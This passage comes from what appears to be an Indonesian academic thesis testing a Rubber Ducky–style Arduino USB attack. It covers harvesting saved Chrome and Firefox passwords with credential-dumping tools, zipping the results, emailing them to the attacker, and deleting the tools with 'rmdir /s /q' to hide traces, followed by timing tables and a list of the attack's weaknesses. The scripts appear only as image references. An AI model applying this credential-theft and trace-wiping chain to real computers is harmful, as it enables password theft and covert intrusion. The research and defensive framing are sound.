
Gambar V- 14. Tampilan Saat PasswordFox.exe Dijalankan

#### **Komputer Target Tidak Memiliki Kedua *Browser***

Pada kondisi penyerangan apabila komputer tidak memiliki Google Chrome dan Mozilla Firefox, maka *script* akan terus berjalan namun tidak ada isi dari ChromePass.txt dan PasswordFox.txt. Sedangkan apabila ChromePass.exe dan PasswordFox.exe dijalankan, maka tidak menampilkan apapun seperti pada Gambar V-13 dan Gambar V-14 sebelumnya.

#### **Variasi Tingkat Kesulitan Password**


Pada percobaan berikut dibuat variasi tingkat kesulitan dan panjang karakter *password* yang disimpan pada kedua browser. Hasilnya menunjukkan bahwa baik ChromePass.exe maupun PasswordFox.exe dapat mengambil *username* dan *password* tanpa dipengaruhi kombinasi dan jumlah karakter. Gambar IV-15 berikut menunjukkan hasil pengambilan data pada percobaan ini.



Gambar V- 15. Pengambilan Data dengan Variasi *Password*


### Pengujian *Compress* Folder

Pada tahap ini data yang telah diambil dari *browser* target akan dikirimkan ke *email* penyerang, namun sebelum itu perlu dilakukan *compress file* terhadap kedua *file* .txt yang sebelumnya berhasil dibuat menjadi sebuah *file* .zip. hal ini dilakukan dengan cara menyalin ChromePass.txt dan PasswordFox.txt kedalam folder Password kemudian menjalankan *script* zipping.ps1. Pada Gambar V-16 ditampilkan perintah untuk melakukan hal tersebut.




Gambar V- 16. Berhasil Menyalin *File* .txt

Setelah kedua *file* .txt berhasil disalin kedalam folder Password maka langkah berikutnya adalah menjalankan *script* zipping.ps1 seperti yang ditampilkan pada gambar V-17.



Gambar V- 17. Baris Perintah Menjalankan zipping.ps1


Pada Gambar V-18 berikut ditampilkan *file* Password.zip berhasil dibuat yang berisi ChromePass.txt dan PasswordFox.txt.



Gambar V- 18. *File* Password.zip Berhasil Dibuat


### Pengujian Mengirim *Email*

Tahap pengiriman *email* dilakukan dengan menjalankan *script* maintenance.ps1 dengan menggunakan perintah seperti pada Gambar V-19 berikut ini.



Gambar V- 19. Baris Perintah Menjalankan maintenance.ps1


Pada gambar diatas dapat dilihat *script* berhasil dijalankan, *email* yang berhasil dikirimkan akan diterima oleh penyerang seperti yang ditampilkan pada Gambr V-20 berikut.



Gambar V- 20. *Email* Berhasil Dikirimkan

### Pengujian Menghapus Folder

Langkah terakhir dari rangkaian penyerangan yang dilakukan adalah dengan menghapus folder chrome dari direktori C: komputer target sehingga tidak meninggalkan jejak penyerangan yang mencurigakan. Pada Gambar IV-21 berikut ditampilkan baris perintah untuk megakhiri penyerangan.



Gambar V- 21. Baris Perintah Mengakhiri Penyerangan

Berdasarkan gambar diatas, dapat dilihat alur dalam mengakhiri penyerangan ini diawali dengan kembali ke direktori C: kemudian menggunakan perintah “rmdir /s /q” untuk menghapus folder chrome berisi *tools* dan *script* yang telah digunakan selama penyerangan. Setelah folder chrome terhapus maka langkah paling akhir adalah dengan keluar dari *command prompt*.

## Kekurangan Sistem

Pada subbab ini akan menjelaskan kekurangan sistem penyerangan yang telah dirancang berdasarkan pengujian yang telah dilakukan. Kekurangan sistem yang dibahas meliputi seluruh rangkaian penyerangan yang berlangsung saat menyerang komputer target.

### Interupsi

Pada penelitian ini perangkat Arduino sebagai USB *Human Interface Device* (HID) menjalankan baris kode dengan memberikan *input* pada *keyboard* komputer target secara otomatis, memberikan *input* manual diluar dari baris kode yang dibuat akan tetap terbaca oleh perangkat target sehingga merusak program yang sedang berjalan. Adanya interupsi *keyboard* saat penyerangan berlangsung mengakibatkan baris perintah tidak dapat dieksekusi sehingga penyerangan akan gagal dilakukan.

### *Delay*

Pada pengujian ini perangkat Arduino Arduino sebagai USB *Human Interface Device* (HID) menjalankan baris kode dengan memberikan *input* pada *keyboard* komputer target secara otomatis. Selama berjalannya penyerangan terdapat *delay* yang berfungsi sebagai jeda agar sistem dapat memproses *input* dan mengeksekusi program yang dijalankan. Adanya *delay* ini menyebabkan penyerangan memakan waktu dan memungkingkan terjadinya gangguan karena komputer bekerja lebih lama dari *delay* yang diberikan sehingga penyerangan gagal dilakukan.

### Koneksi Internet

Pada pengujian ini diketahui bahwa komputer target harus terhubung dengan internet agar dapat berjalan dari awal hingga selesai karena pada prosesnya penyerangan ini membutuhkan koneksi internet untuk mengunduh *file-file* penyerangan dari Github dan mengirim *email* dari komputer target. Kekurangan ini menyebabkan harus adanya koneksi internet pada komputer target agar penyerangan dapat dilakukan.

## Analisis

Hasil uji pengambilan *username* dan *password* dari *browser* Google Chrome dan Mozilla Firefox diolah dan dianalisa dengan tujuan untuk mengetahui tingkat keberhasilan penyerangan serta mengetahui celah keamanan yang dapat diatasi sebagai antisipasi di masa mendatang.

### Analisis Rubber Ducky

Pada pengujian ini, penulis menggunakan perangkat Laptop dan USB HID Arduino dengan spesifikasi yang telah tercantum pada tabel IV-1. *Script* *Rubber Ducky* yang digunakan oleh penulis memiliki total *delay* 8 detik dengan *delay* tercepat selama 0.1 detik dan *delay* terpanjang 5 detik seperti pada Gambar IV-3.

Namun pada proses pengujian normal yang dilakukan, lamanya proses penyerangan melebihi *delay* yang diatur pada *script Rubber Ducky* karena membutuhkan waktu proses saat melakukan *execution policy* ketika menjalankan *script* powershell dan mengirimkan *email*. Selain itu juga dari pengujian yang dilakukan terjadi kegagalan saat menyalin *file* .txt kedalam folder sehingga *email* yang dikirimkan kosong. Tabel V-1 berikut menampilkan rincian waktu simulasi beserta keterangan *email* yang diterima oleh penyerang.


Tabel V- 1. Perbandingan Waktu Penyerangan

|  |  |  |
| --- | --- | --- |
| Percobaan ke- | Lamanya Proses Penyerangan | Keterangan |
| 1 | 14,82 detik | Berhasil menyalin *file* |
| 2 | 19,30 detik | Gagal menyalin *file* |
| 3 | 15,30 detik | Berhasil menyalin *file* |
| 4 | 14,10 detik | Berhasil menyalin *file* |
| 5 | 14,30 detik | Berhasil menyalin *file* |
| 6 | 14,12 detik | Berhasil menyalin *file* |
| 7 | 14,00 detik | Berhasil menyalin *file* |
| 8 | 14,12 detik | Berhasil menyalin *file* |
| 9 | 14,53 detik | Berhasil menyalin *file* |
| 10 | 14,22 detik | Berhasil menyalin *file* |

Setelah dilakukan pengujian, dapat diambil rata-rata proses penyerangan berjalan selama 14 detik, adapun kesimpulan yang diambil adalah *Rubber Ducky* memiliki sistem *delay* yang harus diatur manual dan dapat menyebabkan gangguan saat proses penyerangan tergantung pada kondisi komputer target.

### Analisis Interupsi

Berdasarkan pengujian yang dilakukan pada komputer target, adanya interupsi saat proses penyerangan sedang berlangsung akan menyebabkan kegagalan program meskipun proses penyerangan terus berlanjut hingga *input* keyboard yang sudah di program berjalan semua. Gambar V-22 berikut menampilkan program yang berjalan namun terjadi interupsi tombol 0 pada *keyboard* komputer.



